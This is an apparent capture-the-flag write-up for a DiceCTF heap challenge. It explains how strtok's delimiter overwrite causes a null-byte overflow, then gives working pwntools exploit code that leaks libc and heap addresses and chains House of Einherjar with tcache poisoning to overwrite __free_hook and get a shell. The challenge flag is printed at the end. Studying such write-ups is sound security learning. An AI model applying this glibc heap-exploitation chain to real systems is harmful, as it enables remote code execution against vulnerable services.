
take it easy baby, don't you ever grow up, just stay this simple

nc mc.ax 32526
Quick look
The challenge’s author supplies us with both the binary and a Dockerfile, which enables the recreation of the server environment where the challenge is executed. From this context, we can discern the version of the libc, specifically identified as version 2.27:
COPY --from=ubuntu@sha256:dca176c9663a7ba4c1f0e710986f5a25e672842963d95b960191e2d9f7185ebe / /srv
$  ls /srv/lib/x86_64-linux-gnu/libc-*
/srv/lib/x86_64-linux-gnu/libc-2.27.so

The code for the challenge is fairly straightforward. Within the main function, we can input a number within the range of 1-4, as illustrated in the screenshot. The functionalities of the other functions are discussed below.
get_num

The get_num function reads 16 characters into a buffer of 24 characters. Subsequently, the function returns our input as an unsigned long after parsing it through the strtoul function with a base of 10.
get_empty
The get_empty function is characterized by a while loop designed to pinpoint an empty bucket within the strs array. The loop iterates until the index reaches 16, and if the specified empty bucket is not found within this range, the function returns -1.
do_str

The do_str function initially invokes the get_empty function. If an empty slot is identified, it prompts for input, determining the size (< 4096) of a new string using get_num. Then, it allocates space for the string on the heap and inserts the pointer into the strs array at the previously found index.
do_tok

The do_tok function tokenizes the string at the specified index in the strs array using the strtok function with a chosen delimiter. It then prints each resulting token.
do_del

The do_del function deallocates the string at the provided index and clears the corresponding bucket in the strs array if the bucket is not already empty.
Vulnerability
The vulnerability here is sneaky, stemming from a null byte overflow injected by the strtok function. This particular vulnerability can be exploited to achieve Remote Code Execution (RCE).
To demonstrate the vulnerability, begin by utilizing the do_str function to allocate a string with a size of 0x38 and populate it with a sequence of A characters. This operation will result in the creation of a heap chunk sized 0x40 as showed below:

The bug happens when we invoke the do_tok function and tokenize this string using the delimiter 1. The adjacent chunk containing the byte 1 becomes corrupted due to a null byte poisoning:

By consulting the man pages, we can gain insight into the root cause of this behavior:
[...]

The end of each token is found by scanning forward until either the next delimiter byte is found or until  the
terminating null byte ('\0') is encountered.  If a delimiter byte is found, it is overwritten with a null byte
to terminate the current token, and strtok() saves a pointer to the following byte; that pointer will be  used
as  the  starting  point  when  searching for the next token.  In this case, strtok() returns a pointer to the
start of the found token.

[...]
Exploitation
The exploitation of this vulnerability involves employing the House of Einherjar to overlap two chunks, coupled with the tcahe poisoning technique to overwrite the __free_hook.
Below, I have listed some utility functions that facilitate interaction with the binary:
def alloc(size, str):
    r.sendlineafter(">", "1")
    r.sendafter("size?", f"{size}")
    r.sendlineafter("str?", str)
    r.recvuntil("at ")
    return int(r.recvline(keepends=False)[:-1])

def tok(idx, delim):
    r.sendlineafter(">", "2")
    r.sendlineafter("idx?", f"{idx}")
    r.sendlineafter("delim?", delim)

def free(idx):
    r.sendlineafter(">", "3")
    r.sendafter("idx?", f"{idx}")
Initially, we require some leaks, which can be obtained by printing the content of the freed chunks. This is possible because when memory is allocated, it is not cleared, and the do_str function does not enforce writing bytes.
a = alloc(4096, "")

b = alloc(0xf8, "")
c = alloc(0x128, b"C" * 0x128)
d = alloc(0xf8, "D" * 0xf8)

free(a)

a = alloc(4096, "")

tok(a, b'\x00')
r.recvline(keepends=False)
leak = r.recvline(keepends=False)

libc.address = (u64(leak.ljust(8, b"\x00")) << 8 )- 0x3ebc00

log.info(f"libc @{libc.address:x}")

free(d)
free(b)

b = alloc(0xf8, b"")

tok(b, b"\x00")

r.recvline(keepends=False)
leak = r.recvline(keepends=False)

heap = u64(leak.ljust(8, b"\x00")) << 8

log.info(f"heap @{heap:x}")

free(b)

b = alloc(0xf8, "B" * 0xf8)
d = alloc(0xf8, "D" * 0xf8)
In this code:
- Chunk a is used to obtain a libc leak. Upon freeing it, it will move to the unsorted bin, allowing us to extract a libc leak.
- Both chunks b and d are employed to acquire a heap leak. Upon freeing them, they will enter tcache 0x100, enabling us to obtain a heap leak.
The current state of the heap is as follows:


In our scenario, the concept of the House of Einherjar is applied to manipulate the PREV_INUSE flag in the metadata of the d chunk, forcing chunk consolidation. This approach allows us to obtain a larger misaligned chunk and achieve chunk overlapping.
Following the technique, the initial step involves filling the tcache 0x100 to ensure that d is directed to the unsorted bin upon freeing.
trash = []

for i in range(0x9):
    trash.append(alloc(0xf8, b"n4slab"))

for chunk in trash:
    free(chunk)
The current state of the heap is as follows:



Next, we poison the PREV_INUSE flag of d and generate a fake but valid freed chunk within c.
tok(c, b"\x01")

free(c)

fake_freed_chunk = flat(
    p64(0x100),
    p64(0x30),
    p64(heap+96),
    p64(heap+96),
    b"K" * (40 - 8 - 8 - 8), # 40 (total size) - 8 (prev size) - 8 (fd) - 8 (bck)
    p64(0x30)
)

c = alloc(0x128, b"C" * (0x128 - 0x38) + fake_freed_chunk)

free(d)

Upon freeing d, the fake_free_chunk will undergo consolidation and become part of an unsorted bin chunk alongside it.

k = alloc(50, "")
free(k)
Now, we can allocate a smaller chunk k that will be placed within c, and subsequently free it.


With full control over the metadata of the chunk k, since it is contained within c, we can employ tcache poisoning. This enables us to overwrite the __free_hook with the address of the one gadget.
free(c)

alloc(0x128, b"K" * (0x128 - 40) + p64(libc.symbols["__free_hook"]) + p64(0))

alloc(0x38, "")
alloc(0x38, p64(libc.address + 0x10a2fc))

Now, after freeing a chunk, a shell will be spawned.
dice{tkjctf_lmeow_fee9c2ee3952d7b9479306ddd8e477ca}